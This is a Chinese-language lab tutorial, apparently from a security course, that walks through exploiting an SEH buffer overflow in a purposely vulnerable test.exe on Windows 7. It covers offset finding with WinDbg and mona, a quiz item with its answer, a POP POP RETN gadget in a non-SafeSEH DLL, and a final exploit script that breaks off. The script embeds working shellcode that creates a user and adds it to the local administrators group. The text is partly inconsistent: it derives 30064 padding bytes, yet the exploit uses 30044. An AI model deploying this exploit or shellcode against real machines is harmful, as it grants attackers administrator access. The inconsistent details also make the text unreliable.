
【注】本有漏洞的程序名为 test.exe,在 C 盘下可以找到.

任务描述：使用恶意构造的文件溢出目标程序并计算溢出点

当我们拿到一个软件，正常情况下，我们先试试能不能溢出利用它。利用下面 python 代码试试

```
filename="C:\\test.txt"#待写入的文件名  
  
myfile=open(filename,'w') #以写方式打开文件  
  
filedata="A"*50000 #待写入的数据  
  
myfile.write(filedata) #写入数据  
  
myfile.close() #关闭文件
```

这里产生 50000 个 A，运行这 python 代码，在 C 盘下会产生 5000 个 A 组成的 test.txt 文件。然后用 windbg 打开程序，执行命令 g，可以看到，windbg 捕获到了异常，再用!exchain 查看 SEH 链



```

ModLoad: 00400000 0040c000 image00400000
ModLoad: 77dc0000 77f40000 ntdll.dll
ModLoad: 76dd0000 76ee0000 C:\Windows\syswow64\kernel32.dll
ModLoad: 76bd0000 76c17000 C:\Windows\syswow64\KERNELBASE.dll
(5a80.2bf8): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=f94f0000 edx=0008e3c8 esi=fffffffe edi=00000000
eip=77e6103b esp=0018fb08 ebp=0018fb34 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
ntdll!LdrpDoDebuggerBreak+0x2c:
77e6103b cc                int     3
0:000> g
(5a80.2bf8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000041 ebx=7efde000 ecx=003b29dd edx=004080c8 esi=004080c8 edi=00190000
eip=004010a5 esp=00188a10 ebp=0018ff88 iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010206
*** WARNING: Unable to verify checksum for image00400000
*** ERROR: Module load completed but symbols could not be loaded for image00400000
image00400000+0x10a5:
004010a5 8807                mov     byte ptr [edi],al          ds:002b:00190000=41
0:000> !exchain
0018ff78: 41414141
Invalid exception stack at 41414141
0:000>

```

我们利用超长字符串成功覆盖了 SEH 接下来就是定位溢出点了，也就是多少个字符可以覆盖到 SEH。首先我们用 ImmunityDebugger 的 mona.py 插件产生 50000 个随机字符 !mona pc 50000

```
pattern.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

Output generated by mona.py v2.0, rev 427 - Immunity Debugger
Corelan Team - https://www.corelan.be


OS : 7, release 6.1.7601
Process being debugged : _no_name (pid 0)

2015-08-14 19:40:06

Pattern of 50000 bytes :

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7AdE
i1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9B
2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu
Dy4Dy5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ea0Ea1Ea2Ea3Ea4Ea5Ea6Ea7Ea8Ea9Eb0Eb1Eb2Eb3Eb4Eb5Eb6Eb7Eb8Eb9Ec0Ec1Ec2
g5Fg6Fg7Fg8Fg9Fh0Fh1Fh2Fh3Fh4Fh5Fh6Fh7Fh8Fh9Fi0Fi1Fi2Fi3Fi4Fi5Fi6Fi7Fi8Fi9Fj0Fj1Fj2Fj3Fj4Fj5Fj6Fj7Fj8Fj9Fk0Fk1Fk2Fk3F
6Go7Go8Go9Gp0Gp1Gp2Gp3Gp4Gp5Gp6Gp7Gp8Gp9Gq0Gq1Gq2Gq3Gq4Gq5Gq6Gq7Gq8Gq9Gr0Gr1Gr2Gr3Gr4Gr5Gr6Gr7Gr8Gr9Gs0Gs1Gs2Gs3Gs4Gs
Hw8Hw9Hx0Hx1Hx2Hx3Hx4Hx5Hx6Hx7Hx8Hx9Hy0Hy1Hy2Hy3Hy4Hy5Hy6Hy7Hy8Hy9Hz0Hz1Hz2Hz3Hz4Hz5Hz6Hz7Hz8Hz9Ia0Ia1Ia2Ia3Ia4Ia5Ia6
Jf2Jf3Jf4Jf5Jf6Jf7Jf8Jf9Jg0Jg1Jg2Jg3Jg4Jg5Jg6Jg7Jg8Jg9Jh1Jh2Jh3Jh4Jh5Jh6Jh7Jh8Jh9Ji0Ji1Ji2Ji3Ji4Ji5Ji6Ji7J
0Kn1Kn2Kn3Kn4Kn5Kn6Kn7Kn8Kn9Ko0Ko1Ko2Ko3Ko4Ko5Ko6Ko7Ko8Ko9Kp0Kp1Kp2Kp3Kp4Kp5Kp6Kp7Kp8Kp9Kq0Kq1Kq2Kq3Kq4Kq5Kq6Kq7Kq8K
Lv2Lv3Lv4Lv5Lv6Lv7Lv8Lv9Lw0Lw1Lw2Lw3Lw4Lw5Lw6Lw7Lw8Lw9Lx0Lx1Lx2Lx3Lx4Lx5Lx6Lx7Lx8Lx9Ly0Ly1Ly2Ly3Ly4Ly5Ly6Ly7Ly8Ly9Lz
d3Nd4Nd5Nd6Nd7Nd8Nd9Ne0Ne1Ne2Ne3Ne4Ne5Ne6Ne7Ne8Ne9Nf0Nf1Nf2Nf3Nf4Nf5Nf6Nf7Nf8Nf9Ng0Ng1Ng2Ng3Ng4Ng5Ng6Ng7Ng8Ng9Nh0Nh1N
4O15O16O17O18O19Om0Om1Om2Om3Om4Om5Om6Om7Om8Om9On0On1On2On3On4On5On6On7On8On9Oo0Oo1Oo2Oo3Oo4Oo5Oo6Oo7Oo8Oo9Op0Op1Op2Op
Pt6Pt7Pt8Pt9Pu0Pu1Pu2Pu3Pu4Pu5Pu6Pu7Pu8Pu9Pv0Pv1Pv2Pv3Pv4Pv5Pv6Pv7Pv8Pv9Pw0Pw1Pw2Pw3Pw4Pw5Pw6Pw7Pw8Pw9Px0Px1Px2Px3Px4
b7Rb8Rb9Rc0Rc1Rc2Rc3Rc4Rc5Rc6Rc7Rc8Rc9Rd0Rd1Rd2Rd3Rd4Rd5Rd6Rd7Rd8Rd9Re0Re1Re2Re3Re4Re5Re6Re7Re8Re9Rf0Rf1Rf2Rf3Rf4Rf5F
```

改名为 test.txt 替换原 C 盘下的 test.txt 文件。然后再次用 windbg 打开我们的 test.exe 程序，输入命令 g 运行崩溃，在输入!exchain 查看异常处理链，如下图




```

Command - C:\test.exe - WinDbg:6.11.0001.404 X86
ModLoad: 76dd0000 76ee0000 C:\Windows\syswow64\kernel32.dll
ModLoad: 76bd0000 76c17000 C:\Windows\syswow64\KERNELBASE.dll
(4498.4374): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=27ad0000 edx=0008e3c8 esi=fffffffe edi=00000000
eip=77e6103b esp=0018fb08 ebp=0018fb34 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
ntdll!LdrpDoDebuggerBreak+0x2c:
77e6103b cc                int     3
0:000> g
(4498.4374): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0000004d ebx=7efde000 ecx=003329d5 edx=004080c8 esi=004080c8 edi=00190000
eip=004010a5 esp=00188a10 ebp=0018ff88 iopl=0         nv up ei pl nz na po nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010202
*** WARNING: Unable to verify checksum for image00400000
*** ERROR: Module load completed but symbols could not be loaded for image00400000
image00400000+0x10a5:
004010a5 8807                mov     byte ptr [edi],al             ds:002b:00190000=41
0:000> !exchain
0018ff78: 4d366e4d
Invalid exception stack at 356e4d34
0:000>

```

可以看到 Pointer to next SHE record 被覆盖为 0x356e4d34，也就是字符串 5nM4 因为因为这是小序存放，所以反过来就是 4Mn5

我们打开 ImmunityDebugger 在命令行输入!mona pattern_offset 4Mn5



```

4D366E4D [00:34:33] Access violation when executing [4D366E4D]
0BADF00D Looking for 4Mn5 in pattern of 500000 bytes
0BADF00D - Pattern 4Mn5 found in cyclic pattern at position 9764
0BADF00D Looking for 4Mn5 in pattern of 500000 bytes
0BADF00D - Pattern 5nM4 not found in cyclic pattern (uppercase)
0BADF00D Looking for 4Mn5 in pattern of 500000 bytes
0BADF00D - Pattern 5nM4 not found in cyclic pattern (lowercase)
0BADF00D
[+] This mona.py action took 0:00:00.996000

!mona pattern_offset 4Mn5

```

来源: <http://www.netfairy.net>

由上图可知我们可以知道 4Mn5 出现在 9764 位置，所以理论上我们填充 9764 个字符就可以覆盖到 Pointer to next SHE record 了，但是我最了一下测试发现 9764 个字符没有覆盖到 Pointer to next SHE record。难道我们计算有错？其实不是的，我们刚才产生了 50000 个随机字符对吧？我发现这 50000 个字符每隔 20280 就循环一次，所以我们需要覆盖 9764 + 20280 个字符才可以覆盖到 Pointer to next SEH record，因此我们把前面的 python 代码改成下面这样

```
filename="C:\\test.txt"#待写入的文件名
```


```
myfile=open(filename,'w') #以写方式打开文件
```

```
filedata="A"*30044 #待写入的数据
```

```
myfile.write(filedata) #写入数据
```

```
myfile.close() #关闭文件
```

重新产生 test.txt 文件，然后用 ImmunityDebugger 打开 test.exe 程序并运行，程序出现异常，此时看 0x18ff78 这个地址，我们发现 AAAAAA 还差 20 个字符覆盖到 Pointer to next SHE record



0018FF50	41414141	AAAA	
0018FF54	41414141	AAAA	
0018FF58	41414141	AAAA	
0018FF5C	41414141	AAAA	
0018FF60	41414141	AAAA	
0018FF64	0018FFFF		
0018FF68	C0000005	□..?	
0018FF6C	41414141	AAAA	
0018FF70	41414141	AAAA	
0018FF74	001885E8	繼□.	
0018FF78	0018FFFF		Pointer to next SEH record
0018FF7C	004030A8	??.	SE handler
0018FF80	004070C0	繼@.	2.004070C0
0018FF84	00000000	

来源: <http://www.netfairy.net>

因此我们把前面的 python 代码的这句

filedata="A"*30044 #待写入的数据 改成 filedata="A"*30064 #待写入的数据。再次用 ImmunityDebugger 运行 test.exe

Address	Value	Comment
0018FF54	41414141	AAAA
0018FF58	41414141	AAAA
0018FF5C	41414141	AAAA
0018FF60	41414141	AAAA
0018FF64	41414141	AAAA
0018FF68	41414141	AAAA
0018FF6C	41414141	AAAA
0018FF70	41414141	AAAA
0018FF74	41414141	AAAA
0018FF78	76DE33FF	32 Pointer to next SEH record
0018FF7C	41414100	.AAA SE handler
0018FF80	41414141	AAAA
0018FF84	41414141	AAAA
0018FF88	41414141	AAAA
0018FF8C	76DE33FF	32 kernel32.76DE33FF
0018FF90	7EFDE000	.帧~
0018FF94	0018FFD4	?0.
0018FF98	77DF9F72	77DF9F72 RETURN to ntdll.77DF9F72
0018FF9C	7EFDE000	.帧~
0018FFA0	75A1D565	e铜u
0018FFA4	00000000
0018FFA8	00000000
0018FFAC	7EFDE000	.帧~
0018FFB0	00000000
0018FFB4	00000000
0018FFB8	00000000
0018FFBC	0018FFA0	?0.
0018FFC0	00000000
0018FFC4	FFFFFFFF
0018FFC8	77F27155	77F27155 ntdll.77F27155

[41414141] - use Shift+F7/F8/F9 to pass exception to program

可以看到刚好能覆盖到地址 0x18ff78，也就是 Pointer to next SHE record ok,定位完成。

【注】本实验与环境关系很大，可能你做的跟我的不完全一样，大家随机应变。学会思路就行。

5.1.1. 练习



关于覆盖 SEH，下列说法正确的是？【单选题】

- 【A】我们可以覆盖 SHE 那么一定也可以覆盖返回地址并利用
- 【B】覆盖 SEH 中我们只需要覆盖 Pointer to next SEH record
- 【C】如果程序没有写异常处理那么就不能利用 SEH

【D】需要用 POP POP RETN 序列的地址覆盖 Pointer to Exception Handler

答案：D

5.2 实验任务二

任务描述：构造我们的利用代码。

1 由前面可知我们填充 30044 个字符就可以覆盖到 Pointer to next SHE record

。seh 利用的格式是

30064 填充物+ "\xEB\x06\x90\x90" +pop pop retn 指令序列地址+shellcode

我这里给出一个在 Windows 7 64 位 sp1 下可用的 shellcode

//添加用户 shellcode


```
"\x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0c\x8b\x52\x1c\x8b\x42"\  
  
    "\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03"\  
  
    "\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b"\  
  
    "\x34\xaf\x01\xc6\x45\x81\x3e\x57\x69\x6e\x45\x75\xf2\x8b\x7a"\  
  
    "\x24\x01\xc7\x66\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf"\  
  
    "\xfc\x01\xc7\x68\x4b\x33\x6e\x01\x68\x20\x42\x72\x6f\x68\x2f"\  
  
    "\x41\x44\x44\x68\x6f\x72\x73\x20\x68\x74\x72\x61\x74\x68\x69"\  
  
    "\x6e\x69\x73\x68\x20\x41\x64\x6d\x68\x72\x6f\x75\x70\x68\x63"\  
  
    "\x61\x6c\x67\x68\x74\x20\x6c\x6f\x68\x26\x20\x6e\x65\x68\x44"\  
  
    "\x44\x20\x26\x68\x6e\x20\x2f\x41\x68\x72\x6f\x4b\x33\x68\x33"\  
  
    "\x6e\x20\x42\x68\x42\x72\x6f\x4b\x68\x73\x65\x72\x20\x68\x65"\  
  
    "\x74\x20\x75\x68\x2f\x63\x20\x6e\x68\x65\x78\x65\x20\x68\x63"\  
  
    "\x6d\x64\x2e\x89\xe5\xfe\x4d\x53\x31\xc0\x50\x55\xff\xd7"
```

还差 `pop pop retn` 序列就行了，其实我觉得最难的就是找 `pop pop retn` 序列，如果在 `xp` 下倒不是什么问题，`win7` 以上微软加入了各种安全保护措施，如 `safeseh`。这就是为什么前面程序代码中我加入了

```
LoadLibrary("C:\\Netfairy.dll");
```

因为系统的 `dll` 基本上都有 `safeseh`，所以我们需要找到一个没有 `safeseh` 的模块，它就是 `Netfairy.dll`，并且这个模块有 `pop pop retn` 序列。

下面说下怎么在 `Netfairy.dll` 查找 `pop pop retn`。首先用 `ImmunityDebugger` 载入 `test.exe` 程序并运行，出现异常后点工具栏的按 `Atl+M`



哈哈，看到我们的 `netfairy.dll` 模块了吧，然后

The screenshot displays the Immunity Debugger interface. The top pane shows a memory dump with columns for address, hex, ASCII, and comments. The bottom pane shows the disassembly of the selected memory region.

Memory Dump (Top Pane):



Address	Hex	ASCII	Comments
00408000	00004000	Driver	.data data
004E0000	0000B000		
005E0000	00004000		
00710000	00003000		
00720000	00012000		
008A0000	00003000		
008B0000	00181000		
00A40000	0013D000		
50020000	00001000	Netfairy	PE header
50021000	0001C000	Netfairy	CODE
5003D000	00001000	Netfairy	DATA
5003E000	00001000	Netfairy	BSS
5003F000	00001000	Netfairy	.idata
50040000	00001000	Netfairy	.edata
50041000	00002000	Netfairy	.reloc
50043000	00003000	Netfairy	.rsrc
74070000	00008000		
74080000	0005C000		
740E0000	0003F000		
75490000	00001000	CRYPTBAS	PE h
75491000	00008000	CRYPTBAS	.text
75499000	00001000	CRYPTBAS	.data
7549A000	00001000	CRYPTBAS	.rsrc
7549B000	00001000	CRYPTBAS	.reloc
754A0000	00001000	SspiCli	PE h
754B0000	00016000	SspiCli	.text
754D0000	00001000	SspiCli	.data
754E0000	00001000	SspiCli	.rsrc

Disassembly (Bottom Pane):

Address	Hex	Disassembly
50021000	04 10	ADD AL, 10
50021002	0250 03	ADD DL, 03
50021005	07	POP ES
50021006	42	INC EDI
50021007	6F	OUTS DX, [EDI]
50021008	6F	OUTS DX, [EDI]
50021009	6C	INS BYTE [EDI], AL
5002100A	65:61	POPAD
5002100C	6E	OUTS DX, [EDI]
5002100D	0100	ADD DWORD [EDI], 0100
5002100F	0000	ADD BYTE [EDI], 0000
50021011	0001	ADD BYTE [EDI], 0001
50021013	0000	ADD BYTE [EDI], 0000
50021015	0000	ADD BYTE [EDI], 0000
50021017	1002	ADC BYTE [EDI], 1002
50021019	50	PUSH EAX
5002101A	05 46616C73	ADD EAX, 05 46616C73
5002101F	65:04 54	ADD AL, 54
50021022	72 75	JB SHORT 72 75
50021024	65:8D40 00	LEA EAX, 65:8D40 00
50021028	2C 10	SUB AL, 10
5002102A	0250 0A	ADD DL, 0A
5002102D	06	PUSH ES
5002102E	53	PUSH ESI
5002102F	74 72	JE SHORT 74 72
50021031	696F 67 3810025	IMUL EBP, 696F 67 3810025
50021038	0B0A	OR ECX, 0B0A
5002103A	57	PUSH EDI
5002103B	696465 53 74726	IMUL ESI, 696465 53 74726
50021043	67:48	DEC EAX
50021045	1002	ADC BYTE [EDI], 1002
50021047	50	PUSH EAX
50021048	0C 07	OR AL, 07
5002104A	56	PUSH ESI
5002104B	61	POPAD
5002104C	72 69	JB SHORT Netfairy.500210B7
5002104E	61	POPAD
5002104F	6E	OUTS DX, BYTE PTR ES:[EDI]

Context Menus:

- Memory Dump Context Menu:**
 - Actualize
 - View in Disassembler (highlighted with a red arrow)
 - Dump in CPU
 - Dump
 - Search (Ctrl+B)
 - Set break-on-access (F2)
 - Set memory breakpoint on access
 - Set memory breakpoint on write
 - Remove memory breakpoint
 - Set access
 - Copy to clipboard
 - Sort by
 - Appearance
- Disassembly Context Menu:**
 - Backup
 - Copy
 - Binary
 - Assemble (Space)
 - Label
 - Comment
 - Add Header
 - Modify Variable
 - Breakpoint
 - Run trace
 - New origin here (Ctrl+Gray *)
 - Go to
 - Follow in Dump
 - Search for
 - Name (label) in current module (Ctrl+N)
 - Name in all modules
 - All Commands in all modules
 - All sequences in all modules
 - Command (Ctrl+F)
 - Sequence of commands (Ctrl+S) (highlighted with a red arrow)
 - Constant
 - Binary string (Ctrl+B)
 - All intermodular calls
 - All commands
 - All sequences
 - All constants
 - All switches



看到了吧，0x50021344 有我们想要的 pop pop retn 序列

```
50021344  5E          POP ESI
50021345  5B          POP EBX
50021346  C3          RETN
```

所以，完整的 exploit 是这样

```
filename="C:\\test.txt"#待写入的文件名
```

```
myfile=open(filename,'w') #以写方式打开文件
```

```
filedata="A"*30044+"\xEB\x06\x90\x90"+" \x44\x13\x02\x50"+\
```

```
"\x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0c\x8b\x52\x1c\x8b\x42"\
```

```
"\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03"\
```

```
"\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b"\
```

```
"\x34\xaf\x01\xc6\x45\x81\x3e\x57\x69\x6e\x45\x75\xf2\x8b\x7a"\
```

```

